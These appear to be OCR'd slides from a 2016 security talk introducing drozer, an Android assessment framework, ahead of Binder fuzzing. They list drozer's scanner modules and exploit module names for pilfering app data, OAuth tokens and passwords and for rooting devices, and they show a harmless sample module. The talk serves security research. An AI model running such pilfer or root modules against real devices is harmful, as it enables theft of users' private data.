
Binder Fuzz based on drozer & Some interesting Vulnerabilities sharing



行之 (@0xr0ot)

0xr0ot.sec@gmail.com

Kcon Beijing 2016

Who am I


- ID:0xr0ot(not 0xroot)
- Security researcher(2 years)
- Mainly focus on Android security
- Always like basketball


Agenda

- drozer introduction
- Binder fuzz model
- Case share
- How to exploit

Drozer Architecture

- console
- agent
- server






```
           ..                      ..:.
         ..o..                     .r..
          ..a..  . ........ .  ..nd
            ro..idsnemesisand..pr
            .otectorandroidsneme.
         .,sisandprotectorandroids+.
       ..nemesisandprotectorandroidsn:.
      .emesisandprotectorandroidsnemes..
     ..isandp,..,rotectorandro,..,idsnem.
     .isisandp..rotectorandroid..snemisis.
     ,andprotectorandroidsnemisisandprotec.
    .torandroidsnemesisandprotectorandroid.
    .snemisisandprotectorandroidsnemesisan:
    .dprotectorandroidsnemesisandprotector.

drozer Console (v2.3.4)
dz> run scanner.
scanner.activity.browsable             scanner.misc.weburls
scanner.malware.virustotal             scanner.misc.writablefiles
scanner.misc.checkjavascriptbridge     scanner.oem.samsung
scanner.misc.native                    scanner.provider.finduris
scanner.misc.readablefiles             scanner.provider.injection
scanner.misc.secretcodes               scanner.provider.sqltables
scanner.misc.securerandom              scanner.provider.traversal
scanner.misc.sflagbinaries             scanner.root.check
dz> run exploit.
exploit.badauth.callme1
exploit.badauth.callme2
exploit.badauth.smsdraftsend
exploit.badauth.unlock
exploit.jdwp.check
```


Functionality

- Exploit
- Scanner

Metasploit?




```
exploit.pilfer.oem.samsung.memo
exploit.pilfer.oem.samsung.minidiary
exploit.pilfer.oem.samsung.postit
exploit.pilfer.oem.samsung.social_hub.im
exploit.pilfer.oem.samsung.social_hub.impassword
exploit.pilfer.oem.samsung.social_hub.instantmessages
exploit.pilfer.oem.samsung.social_hub.messages
exploit.pilfer.oem.samsung.social_hub.registeredaccounts
exploit.pilfer.thirdparty.idea.superbackup.calls
exploit.pilfer.thirdparty.idea.superbackup.contacts
exploit.pilfer.thirdparty.idea.superbackup.smses
exploit.pilfer.thirdparty.inkpad.notes.list
exploit.pilfer.thirdparty.inkpad.notes.note
exploit.pilfer.thirdparty.maildroid.emails
exploit.pilfer.thirdparty.seesmic.twitter.oauthtokens
exploit.pilfer.thirdparty.shazam.gps
exploit.pilfer.thirdparty.sophos.mobilecontrol.messages
exploit.root.cmdclient
exploit.root.exynosmem
exploit.root.huaweip2
exploit.root.mmap_abuse
exploit.root.towelroot
exploit.root.ztesyncagent
```




```
dz> run scanner.
scanner.activity.browsable             scanner.misc.weburls
scanner.malware.virustotal             scanner.misc.writablefiles
scanner.misc.checkjavascriptbridge     scanner.oem.samsung
scanner.misc.native                    scanner.provider.finduris
scanner.misc.readablefiles             scanner.provider.injection
scanner.misc.secretcodes               scanner.provider.sqltables
scanner.misc.securerandom              scanner.provider.traversal
scanner.misc.sflagbinaries             scanner.root.check
```

Design Principles


- Reflection
- Class loading



```
from drozer.modules import Module

class GetInteger(Module):

    name = ""
    description = ""
    examples = ""
    author = "Joe Bloggs (@jbloggs)"
    date = "2012-12-21"
    license = "BSD (3-clause)"
    path = ["ex", "random"]

    def execute(self, arguments):
        random = self.new("java.util.Random")
        integer = random.nextInt()

        self.stdout.write("int: %d\n" % integer)
```




__init__.py	__init__.py
.DS_Store	assets.py
app	binding.py
auxiliary	busy_box.py
base.py	ByteStreamReader.apk
collection.py	ByteStreamReader.java
common	ByteStreamWriter.apk
exploit	ByteStreamWriter.java
import_conf..._resolver.py	exploit.py
information	file_system.py
loader.py	FileUtil.apk
payloads	FileUtil.java
scanner	filtering.py
shell	formatter.py
tools	intent_filter.py



```
def execute(self, arguments):
    MyClass = self.context.loadClass("MyClass.apk", "MyClass", relative_to=__file__)
```

Drozer mode

- direct mode
- infrastructure mode



2:56

New Endpoint SAVE CANCEL

ENDPOINT SETTINGS

Endpoint

Host

Port

SECURITY SETTINGS

Password
Set a password, required to establish a session with this agent.

